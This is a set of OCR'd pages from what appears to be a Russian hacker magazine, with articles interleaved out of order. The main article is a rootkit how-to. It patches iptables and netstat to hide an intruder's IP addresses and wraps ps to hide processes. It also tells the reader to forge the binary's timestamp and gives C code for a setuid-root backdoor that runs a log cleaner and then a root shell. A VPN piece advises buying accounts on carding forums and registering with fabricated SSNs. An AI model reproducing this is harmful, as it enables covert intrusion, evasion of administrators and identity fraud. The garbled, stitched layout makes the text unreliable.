Невероятно, но патч работает!

> После того как ты подключился к защищенной файрволом системе, нужно позаботиться о маскировке.

Видно, что с помощью простой функции fscanf я сохранил строку файла ./ipz в переменную get_addr, а затем сравнил ее значение с текущим значением hide_addr. Если они совпали, правило не должно быть выведено, поэтому значение found становится равным единице.

Последней строкой патча будет условие if (found == 0). Не забудь поставить закрывающую скобку в самом конце процедуры. Затем, для красоты, можно вместо названия файла написать PATH_IP_FILE, а в начале iptables.c объявить значение макроса равным ./ipz (или указать более разумный путь). Теперь можно смело компилировать файрвол. Не забудь создать файл с исключающими адресами и проверить работу шпионского патча. Если iptables фильтрует твои правила, клади бинарник в /sbin вместо системного. И не забудь изменить дату создания файла /sbin/iptables (некоторые утилиты безопасности проверяют ее).

СЕТЕВАЯ НЕВИДИМОСТЬ


После того как ты подключился к защищенной файрволом системе, нужно позаботиться о маскировке твоего соединения. Речь идет о сетевой команде netstat (пожалуй, самая любимая команда администраторов :)). Для ее патчинга придется слить пакет под названием net-tools (http://freshmeat.net/redir/net-tools/7026/url_bz2/net-tools-1.60.tar.bz2) и немного поменять содержимое файла netstat.c. Патч к этой утилите не похож на модификацию iptables, однако я старался сделать шпионское обновление очень простым и удобным. После распаковки архива запусти команду make. Интерактивный скрипт спросит у тебя сведения о системе. Постарайся говорить ему правду :). В противном случае админу покажется немного странным, что netstat вдруг перестал выводить статистику по IPV6 и IPX-протоколам, если таковые имелись в наличии.

Дождись, пока соберутся все сетевые утилиты. После этого переходи в каталог src и открой файл netstat.c. Процедура, в которую мы внедрим посторонний код, называется tcp_do_one(). Она вызывается для каждого сетевого процесса в tcp_info(). Встаем на начало кода и объявляем макрос PATH_IP_FILE. Его значение оформи в виде пути к айпишникам, которые скрываются файрволом (убьешь двух зайцев сразу), либо к отдельному конфигу.

В начале кода появятся новые переменные чарового типа save_addr, hide_addr, целочисленный hide и файловый sfile. В принципе, подобный набор юзался в патче к файрволу, поэтому объяснять предназначение каждой переменной я не буду. Обращу внимание, что, помимо переменных, необходимо объявить две структуры для превращения хоста в читабельный ip-адрес:

РАЗБОР ПОЛЕТОВ

Помимо вкусностей, данный руткит содержит и некоторые баги. Патч для iptables скрывает правила с определенными адресами, но, к сожалению, неправильно нумерует лист с рулесами. Что касается фикса к netstat'у, здесь тоже не обошлось без глюков: бинарник не фильтрует вывод инфы об udp-соединениях и открытых портах. При большом желании весь список неучтенных багов можно пофиксить, все зависит только от тебя. Кстати, описанный в февральском выпуске Х элитный бэкдор отлично уживается в комплекте с самопальными патчами.



На самом деле баг с номером очень легко фиксится

Все хакерские исходники ты можешь слить по адресу **http://kamensk.net.ru/forb/1/x/rootkit_source.tar.gz**. Если вдруг у тебя появятся свежие идеи относительно моего (или твоего) руткита, можешь смело писать на мыло, - с удовольствием разделю твое мнение :).



Руткит тестировался в системе AltLinux 2.2, на ядре 2.4.24.



Если тебе непонятна работа сишной функции преобразования адреса, выполни команду man gethostbyname.



Настоятельно рекомендую тебе почитать статью «Хакнутый syslog на страже порядка», в которой рассказывается о том, как грамотно прятать целые участки файловой системы unix.

Преобразуем и... скрываем!

```
struct in_addr check_addr;
struct aftype *ap;
```

Теперь найди строку strcat(rem_addr, «:»);. Она, по всей вероятности, приписывает к rem_addr двоеточие, а затем номер порта. Дело в том, что если админ не укажет ключик -n к команде netstat, то адрес не резолвнется из символьного имени в числовое, соответственно, в списке подключений отобразится твой хост, а не ip-адрес. Чтобы сделать патч универсальным для всех флагов, придется принудительно резолвнуть хост в айпишник, а только потом сравнивать с адресом в конфиге. Именно для этого я вставил строку strcpy(save_addr, rem_addr) перед вышеназванной командой. Эта функция сохранит значение rem_addr в шпионской переменной save_addr. Двигайся далее, пока не увидишь вывод инфы о конкретном TCP-соединении. Перед распечаткой оформи резолв хоста в ip-адрес:

```
h = (struct hostent *)gethostbyname(save_addr);
memcpy(&check_addr, h->h_addr_list[0], sizeof(struct in_addr));
sprintf(save_addr,"%s",inet_ntoa(check_addr));
```

Данный код был честно спионерен из проекта sshd :). Это еще раз подтверждает, что тебе совсем необязательно знать Си (кто запрещает юзать код из других приложений?). В элемент массива h->h_addr_list заносятся все ip-адреса, прикрепленные к конкретному хосту. Затем в переменную check_addr копируется указатель на первый айпишник (в бинарном режиме), а потом происходит его преобразование в читабельный адресок.

Следующие строки по содержанию очень похожи на патч для iptables. Открывается файл PATH_IP_FILE, затем в цикле сравниваются две переменные (текущая и эталонная), и в случае положительного результата вводится переменная hide. От значения последней решается, выводить состояние на экран или нет.

◢ На компакте ты найдешь все патчи из этой статьи, а также последние версии проектов, к которым эти хотфиксы накладывались.

◢ Не стоит забывать, что эта статья дана лишь для ознакомления и организации правильной защиты с твоей стороны. За применение материала в незаконных целях автор и редакция ответственности не несут.


Адрес был, и тут его не стало...

ОСТОРОЖНО! ПРОЦЕССЫ!

Если говорить о процессах, то пропатчить /bin/ps так сходу не получится. В коде procps юзается обработка бинарных данных, которая, к сожалению, мне не по зубам :(. Впрочем, я обошелся более красивым вариантом защиты своих процессов от посторонних глаз. Для этого мне пришлось перенести оригинальную версию бинарника ps в другое место (скажем, в /usr/bin/ps_list). Затем я написал небольшой perl-скрипт, который смотрит файл со скрываемыми процессами и сравнивает каждый из них с выводом /usr/bin/ps_list. Если строки совпали - на экран они никогда не попадут :). Невероятно, но эта утилитка находится на многих "моих" серверах, и мало админов обратили на нее внимание. Конечно, держать перловый скрипт в каталоге /bin стремно, поэтому приходится компилировать его в бинарный файл при помощи perlcc. Зацени простой код сценария на скриншоте либо скачивай его с сайта http://kamensk.net.ru/forb/1/x/ps.tar.gz.

Встречаются также шедевры, выполненные в виде sh-скрипта. Сценарий запускает бинарник ps и на лету фильтрует его вывод утилитой grep. Но такую простую подделку очень легко обнаружить.

Фильтруем любой процесс!



Такой вот простой перловый скрипт

GOT ROOT?

Представь ситуацию: ты локально проникаешь на сервер и берешь рутовые права, неважно, через какую багу. Теперь перед тобой возникает задача: как повторно добиться рутовых прав? Конечно, можно залить публичный руткит и распрощаться с сервером (это мы уже проходили). В данном случае лучше всего наколбасить бинарник, позволяющий брать рутовые права и запускать логклинер (ты же не любишь следить в логах?), а затем обозвать его непривлекательным именем :). Исходный код подобной программы будет выглядеть следующим образом:

Бэкдор - составная часть твоего руткита

```
main() {
setuid(0);
setgid(0);
system("/usr/bin/traceroute6 хакер 0 0"); // traceroute6 - это логклинер, в моем случае vanish2 :).
system("/bin/bash");
}
```

Старайся указывать неприметное имя файла. Не думаю, что админ простит тебе суид на бинарнике /usr/bin/stdin и т.п. Я люблю называть подобный бэкдор именами traceroute6 или at, если файлов с такими именами не существует.

КОМПЛЕКТУЕМ

Конечно, приведенный выше комплект нельзя назвать законченным. Например, я совсем ничего не сказал про патчинг coreutils (про бинарники du, ls и т.п.), а также про демоны sshd и syslogd. На мой взгляд, руководствуясь этой статьей, ты сможешь пропатчить остальные исходники самостоятельно. После того как ты создашь полноценный руткит, позаботься о грамотно написанном инсталляторе. Последний может выглядеть, как обычный sh- либо как продвинутый perl-скрипт. Это нужно только для удобства, представь: ты рутаешь сервер, а затем запускаешь всего один файл, и хакерские бинарники быстро копируются куда нужно. Надеюсь, я тебя убедил в том, что можно написать функциональный руткит без хорошего знания языка программирования. Поверь, это будет лучшим решением по сравнению с установкой публичного шпионского пакета. По крайней мере, никакой chrootkit тебя не обнаружит. Доказано Zanussi :).




МТС
GSM

Степан Ильин aka Step (step@real.xakep.ru)

ПРИВАТНЫЙ КАНАЛ


Очень много читателей пишут нам письма, в которых спрашивают, как добиться собственной анонимности при работе в Сети. Причины для этого у всех разные. Что там, мы и сами ежедневно сталкиваемся с этой же проблемой: Хинт - перекачивая гигабайтные свопы сс, Бублик - пытаясь зацепить нового друга в форуме любителей секса с мертвыми азиатскими тушканами, а Форб - устанавливая новую версию своего бэкдора на NASO'вские спутники. Настало время ответить на твои вопросы и рассказать о технологии, способной обеспечить почти 100% анонимность.

ВСЯ ИНФА О VPN

ЛОКАЛОЧКИ ОБЪЕДИНИМ?

Прежде всего давай немного абстрагируемся и пофантазируем. Предположим, что у нас есть несколько локальных сетей. Причем все они расположены на некотором расстоянии друг от друга. К примеру, пусть это будут локальные сети нескольких офисов какой-то крупной фирмы. От нас требуется немногое - всего лишь объединить их. В принципе, ничего сложного в этом задании нет. Все более чем выполнимо. Первое, что приходит на ум - использовать WAN (Wide Area Network). Говоря проще, проложить между этими локалками собственные выделенные линии. Вариант, конечно, не из дешевых, зато полученной скорости и уровня безопасности ему будет не занимать.

Однако есть одно большое «но». Эта схема теряет всякий смысл в тех случаях, когда требуется связать локальные сети, находящиеся на значительном расстоянии друг от друга. Сам посуди. Одна только покупка кабеля на объединение двух локалок из разных городов обойдется в бешеные деньги. А что если требуется связать международные или, того хуже, межконтинентальные LAN'ы? Прокладывать свой кабель по дну океана? Не думаю. Хотя подожди, есть еще один вариант - арендовать выделенный канал. Но едва ли он нам подойдет, так как, во-первых, аренда также требует значительных финансовых вложений. А во-вторых, далеко не всегда доступна.



Позвольте представить VPN

Невольно напрашивается вопрос: а существует ли альтернативное решение? Куда более доступное, но в то же время способное обеспечить должную скорость передачи данных и уровень безопасности? Я не сделаю открытия, но оно существует :). Известно, что практически любой населенный пункт вдоль и поперек завязан оптоволокном, витой парой и прочими проводами. Интернет применяется повсеместно, и было бы крайне глупо не воспользоваться его общедоступными и, что немаловажно, вполне быстрыми каналами. А что? Зачем тянуть свои собственные кабели, если это уже сделали за нас? Использование публичных каналов не только поможет объединить сколько угодно LAN'ов, но и позволит подключаться к сети любому количеству удаленных пользователей. А значит - минус расходы на покупку модемных пулов, RAS-серверов и оплату дорогой телефонной связи (ты никогда не пробовал позвонить в секс по телефону в Америку?).

Само собой разумеется, что такая идея пришла в голову не одним нам. И ее реализаций существует даже несколько. Одна из наиболее продвинутых - технология виртуальных частных сетей. Или, как сказали бы наши англоязычные товарищи, VPN (Virtual Private Network).

А ЧТО ТАКОЕ VPN?

VPN - это частная сеть, которая основывается на объединении удаленных узлов при помощи публичных каналов связи (в абсолютном большинстве случаев - на интернете). Технология подразумевает создание между удаленными узлами специального туннеля, по которому и проходит обмен данными.

В общем случае схема соединения единичного удаленного узла (одного компьютера или целой локалки - неважно) к какому-то центральному офису выглядит весьма просто. Сперва этот узел коннектится к местному провайдеру и посылает специализированный запрос. После чего запрос шифруется и передается посредством инета VPN-серверу. Наконец, проводится аутентификация и в случае успеха сервер формирует запрошенный VPN-туннель. Немаловажно, что созданный туннель непрозрачен для провайдера и всех остальных его пользователей.

А ЧТО НУЖНО?


В принципе, для организации VPN ничего сверхъестественного не требуется. Начнем с интернет-канала. Само собой разумеется, что он должен присутствовать как в центральном офисе, так и у каждого удаленного узла. Причем неважно, каким именно будет этот канал. Лучше бы, конечно, чтобы это была толстая выделенка, хотя с тем же успехом можно воспользоваться низкоскоростным диалапом. От этого напрямую зависит лишь скорость передачи данных, но никак не предоставляемые возможности.

Так, со связью разобрались - двигаемся дальше. Ясное дело, что для организации VPN необходимо какое-то оборудование. А так как резиновым кошельком могут похвастаться немногие, нет ничего удивительного в том, что этим оборудованием зачастую являются обычные компьютеры. На платформе PC вполне реально организовать 100% рабочую виртуальную сеть чисто программными средствами. Весь необходимый софт в этом случае встраивается в операционную систему. Что касается крупных фирм, то они častенько отдают предпочтение аппаратным решениям - специализированным VPN-маршрутизаторам. Девайсы эти хотя и несколько дороговаты, но цену чаще всего вполне оправдывают.

ТИПЫ VPN

Выделяют три типа VPN. Попробуем по порядку разобраться с каждым из них.

VPN удаленного доступа (remote-access), как правило, используются компаниями, которым необходимо предоставить своим работникам удаленный доступ к сети.



Выбор типа используемого VPN в настройках соединения под Windows XP

VPN называются объединения в единую сеть разрозненных локалок какой-либо корпорации. Ты еще не забыл пример, который мы рассматривали в начале статьи? Это и есть Intranet VPN.

Межкорпоративные (Extranet-based) VPN определяют связь между локалками не одной, а нескольких различных компаний. Чаще всего - компаньонов по бизнесу (в том числе и e-commerce). Говоря умными словами, в целях улучшения производственного процесса.



Каждая машина может быть членом только одной VPN. Хотя цепочку VPN организовать теоретически вполне возможно. Но нужно ли? :)




Информацию о том, как поднять VPN под Linux, ты можешь прочитать в подробнейшей статье Forb'а, опубликованной в #11/03 номере.



Документы о том, как поднять VPN под Windows, ты найдешь на этих сайтах: www.osp.ru/win2000/worknt/2001/06/630.htm и www.dinet.ru/posetup_vpn_xp.php. А здесь лежит офигительный мануал по VPN: www.howstuffworks.com/vpn.htm.

> Технология VPN подразумевает несколько уровней защиты соединения.



Соединение установлено – полет нормальный!

Главное требование в этом случае - наличие у удаленных пользователей элементарного доступа в глобальную Сеть. Нередко в этих целях применяется диал-ап, поэтому этот тип VPN еще нередко называют Virtual Private Dial-up Network (VPDN). Этот тип сейчас также широко используется для организации публичных VPN-шлюзов (подробнее - во врезке), а также спутниковыми интернет-провайдерами.

Внутрикорпоративными (Intranet-based)

БЕЗОПАСНОСТЬ

С точки зрения безопасности может показаться полнейшей глупостью использование публичных каналов для передачи данных. И все потому, что при таком раскладе многие данные, в том числе и конфиденциальная информация, будут передаваться в открытом виде. А значит могут быть с легкостью перехвачены! Как бы это ни было прискорбно, но по умолчанию возможность проконтролировать процесс передачи данных не предусмотрена.

Именно поэтому технология VPN подразумевает несколько уровней защиты соединения. В первую очередь стоит отметить, что данные в виртуальных частных сетях передаются в зашифрованном виде. Наиболее часто используемыми в VPN-решениях алгоритмами кодирования являются DES, Triple DES и различные реализации AES. Каждая из них подразумевает то, что прочитать закриптованные данные может лишь обладатель ключа к шифру. Причем помимо криптографических алгоритмов активно применяются

специальные методы идентификации лиц и объектов, задействованных в VPN. Это гарантирует, что объект действительно является тем, за кого себя выдает. Но и это еще не все! Плюс к этому имеют место специальные методы проверки целостности данных, отвечающие за то, чтобы информация дошла до адресата именно в том виде, в каком она была послана. Среди алгоритмов проверки целостности можно выделить два наиболее популярных - MD5 и SHA1. Надо заметить, процесс аутентификации в VPN отнюдь не ограничивается примитивной схемой «имя - пароль». В последнее время все чаще и чаще юзаются специализированные системы сертификатов, а также серверы для их проверки - CA (Certification Authorities).

ПРОТОКОЛЫ VPN

Ясень пень, что для построения защищенных туннелей между несколькими локальными сетями требуются довольно продвинутые протоколы. Наибольшее распространение из десятки имеющихся получили лишь трое: IPSec, PPTP и L2TP. Разберемся с каждым по отдельности:

IPSec (Internet Protocol Security) - обеспечивает защиту на сетевом уровне и требует поддержки стандарта IPsec только от устанавливающих VPN-туннель устройств. Все остальные девайсы, расположенные между ними, отвечают лишь за транспорт IP-пакетов, в которых, в свою очередь, содержатся зашифрованные данные. На этапе подключения обе стороны заключают так называемое соглашение для обмена данными, которое определяет ряд очень важных параметров соединения. Таких, как IP-адреса отправителя и получателя, используемые алгоритмы шифрования и аутентификации, порядок обмена ключами, их размер и срок действия.

PPTP (Point-to-Point Tunneling Protocol) - совместная разработка таких известных брэндов, как US Robotics, Microsoft, 3COM. PPTP поддерживает 40 и 128-битное кодирование, а для аутентификации используют обычные схемы PPP. **L2TP (Layer 2 Tunneling Protocol)** - результат кропотливой работы сотрудников известнейшей Cisco. Эдакая смесь PPTP и другого продукта этого же разработчика - протокола L2F (Layer 2 Forwarding). Примечательно, что L2TP совместим с IPSec. Углубляться сильнее не буду - рассказывать об особенностях того или иного протокола можно долго. Замечу лишь, что благодаря изящному решению некоторых задач и невероятной гибкости IPSec стал наиболее популярным. Так, судя по результатам нескольких исследовательских групп, примерно 70-75% частных виртуальных сетей функционируют именно на его основе. Прямо-таки стандарт де-факто.


Такой вот девайс (Cisco 1720 VPN Router) стоит не менее $1000

АТАКИ НА VPN

Важно понять, что все эти протоколы не шифруют данные, а лишь определяют используемые алгоритмы шифрования. И помимо этого контролируют остальные параметры VPN-туннеля. Немало умников пыталось найти в этих протоколах какой-нибудь изъян, серьезную ошибку, грозящую нарушить целостность приватной сети. Но... за последнее время не было найдено ни одной более-менее серьезной уязвимости. Отсюда делаем вывод: браться за взлом VPN-сети на уровне протокола - дело неблагодарное.


Взламывать шифр - тоже не лучшее предложение, т.к. используемые в технологии VPN алгоритмы более чем устойчивы к подобным атакам. Для декодирования идущих по сети данных, пожалуй, не хватит потенциала даже среднего суперкомпьютера. Что уж говорить об обычном PC. Тем более, никто не может дать гарантию, что ты возьмешься за дешифровку именно той информации, которая тебе интересна.


Короче говоря, складывается впечатление, что сама по себе технология VPN практически безупречна. Безупречна-то она, может, и безупречна, но всю ее хваленую надежность могут с легкостью свести на нет даже незначительные ошибки в используемом оборудовании. И это особенно актуально, когда VPN обеспечивается чисто программными средствами. Так как в этом случае любое проникновение в ось, поддерживаю-

Для декодирования идущих по сети данных, пожалуй, не хватит потенциала даже среднего суперкомпьютера.

ДАЕШЬ АНОНИМНОСТЬ!

В последнее время все популярнее становится мегамодный сервис - анонимные VPN-шлюзы. Если увидишь громкие слоганы «Долой носки и прокси, да здравствует VPN!», знай - это оно! Предприимчивые перцы арендуют за бугром широкий канал, налаживают защищенный VPN-шлюз и начинают продавать VPN-аккаунты за деньги. Потенциальный покупатель в этом случае получает офигительный сервис. Первостепенная его задача - разумеется, обеспечение анонимности. А ее хоть отбавляй. Куда бы ты ни пошел, какой бы софт ни использовал - везде будет светиться IP-шник, выделенный тебе VPN-шлюзом. Естественно, носки и прокси еще никто не отменял. Но, коллега, поверь мне - этот способ обеспечения анонимности куда лучше. И не подумай, что это реклама. Никак нет! Я сужу по себе: когда я хочу остаться инкогнито, мне приходится выполнять целый ряд действий. Для начала я нахожу свежие proxy-листы (точнее, сокс-листы) и в обязательном порядке проверяю их на работоспособность. Причем серверы, что находятся в далеком Зимбабве, как правило, не подходят - скорость не та. Поэтому приходится тщательно отбирать среди них наиболее шустрые. Далее неизбежна процедура «соксофикации программ» с построением используемых носков в цепочку. Более того, время от времени и вовсе требуется наладить безопасный SSH-туннель, дабы обеспечить шифрование данных. Я параноик? Нет, просто люблю спать спокойно. Анонимные же VPN-шлюзы разом решают все


Домашняя страница хостера, который, помимо всего прочего, предлагает анонимные VPN-шлюзы



Список дырявого оборудования поражает!

щую VPN-шлюз, может обернуться потерей конфиденциальной информации. Тут уже не помогут даже самые стойкие криптографические алгоритмы и длинные ключи. Печально. И особенно потому, что взлом ОС – задача довольно стандартная и зачастую легко реализуемая благодаря багам в различных сервисах и ядре системы.

Аппаратные средства хотя и считаются куда более безопасными, но и на них особенно надеяться не приходится. Поищи интереса ради в багтраке заметки об уязвимостях в VPN-оборудовании. Уверяю тебя, ты будешь неприятно удивлен! Критических ошибок немеренно. Причем в самом разном оборудовании - как в серверном, так и в клиентском. Публичные эксплоиты, слава Богу, на каждом шагу не валяются, но в приватных архивах подобного добра наверняка хватает. Особенно с учетом официально признанной крупной утечки исходников Cisco.

НАПОСЛЕДОК

В последнее время VPN начинают встречаться все чаще и чаще. Так что ты в порядке вещей должен как можно быстрее познакомиться с этой поистине революционной технологией. Иначе не исключено, что рано или поздно ты попадешь впросак, оприходовав свежий сервак с установленным на нем VPN-шлюзом и не зная, с какой стороны к нему подойти :).

эти проблемы - для этого нужно лишь залогиниться в частную сеть. Минимум геморроя при максимуме анонимности. Немаловажно и то, что трафик шифруется, а значит логи провайдера станут абсолютно бесполезными.

Главный вопрос - где эти самые VPN-аккаунты взять? К сожалению, направо и налево их не раздают, на халяву не выделяют. Придется, как говорится, изрядно попыхтеть. Разумеется, проще всего аккаунт купить. Объявления подобного плана имеются практически на всех форумах хакерской и кардерской тематики. Типичный пример - недавно умершая борда **http://forum.carderplanet.cc**. Если мне не изменяет память, там эта услуга стоила $50/месяц. Согласен, немало. Поэтому с целью экономии можно обратиться к буржуям - есть все шансы, что выйдет дешевле. Проштудировав форумы и различные сайты (набери в любимом поисковике «анонимный VPN»), не забудь об IRC. Живое общение с людьми порой дает ощутимые результаты, т.к. VPN-аккаунт вполне можно выцыганить или на что-нибудь обменять. Главное - выбрать правильную стратегию трейдинга. Не нужно выкладывать разом все имеющееся у тебя хозяйство. Порой один редкий эксплоит стоит десяти таких аккаунтов. Но и жадничать особо не стоить, т.к. жлобов, естественно, мало кто любит и уважает.

Помнится, год назад на сайтах нескольких американских университетов была возможность получить доступ к VPN-шлюзу совершенно бесплатно. Само собой разумеется, что услуга предоставлялась исключительно преподавателям и студентам вуза. Однако долгое время регистрация не подразумевала даже элементарной сверки регистрирующегося с базой данных универа. VPN-аккаунт мог получить любой желающий. К несчастью, сервис впоследствии стал достоянием общественности, и под напором кучи ламеров халяву прикрыли. Но я уверен, что подобные фишки есть и сейчас, нужно лишь поискать. И если ты такую фишку найдешь, то изволь грамотно заполнить регистрационную форму. Главное - не вызвать подозрение у проверяющего аккаунты человека. А для этого нужно вводить корректные и членораздельные данные, в том числе валидный ZIP-код и такую штуку, как Social Security Number (S/N). Для США номер социального страхования имеет вид XXX-XX-XXXX, где X - цифра (0-9).

TIPS&TRICKS

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

На суд зрителей выставляю один из способов глумления над дискетой. Суть глумления заключается в том, чтобы записать на дискету 3 с малым метра информации.

Необходимо: дискета (квадратная, емкостью 1,4 MB) и утилита Search and Recover (www.iolo.com).

Шаг 1:
1. Записываем на дискету инфу (сколько влезет).
2. Стираем с дискеты инфу (Shift+Del).
3. Записываем еще инфу (сколько влезет).
4. Стираем с дискеты инфу.

Вывод: на дискете нет инфы.

Шаг 2:
1. Запускаем прогу Search and Recover.
2. Выбираем пункт "Advanced deleted file search".
3. Жмем Ctrl+N и выбираем диск A:\.
4. Жмем Search и смотрим на правое поле - там вся наша инфа.
5. Выделяем все и жмем Ctrl+Enter для восстановления.

Итог: на дискете есть много инфы :).

kycok-caxapa
kycok-caxapa@yandex.ru

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

ВТОРОЕ РОЖДЕНИЕ IPTABLES

До недавнего времени у любителей BSD-систем возможности стандартного Linux-файрвола iptables могли вызвать только приступы гулкого смеха. «Ну это же полный слив! - обоснованно заявляли они. - Это просто какая-то тупая недоделка». В самом деле, тот же pf значительно функциональнее iptables: он умеет лихо шейпить трафик, делать OS FingerPrint, компоновать порты и ip-адреса в одном правиле. Нет повода для грусти, амиго, сегодня мы утрем нос зазнавшимся BSD'шникам!

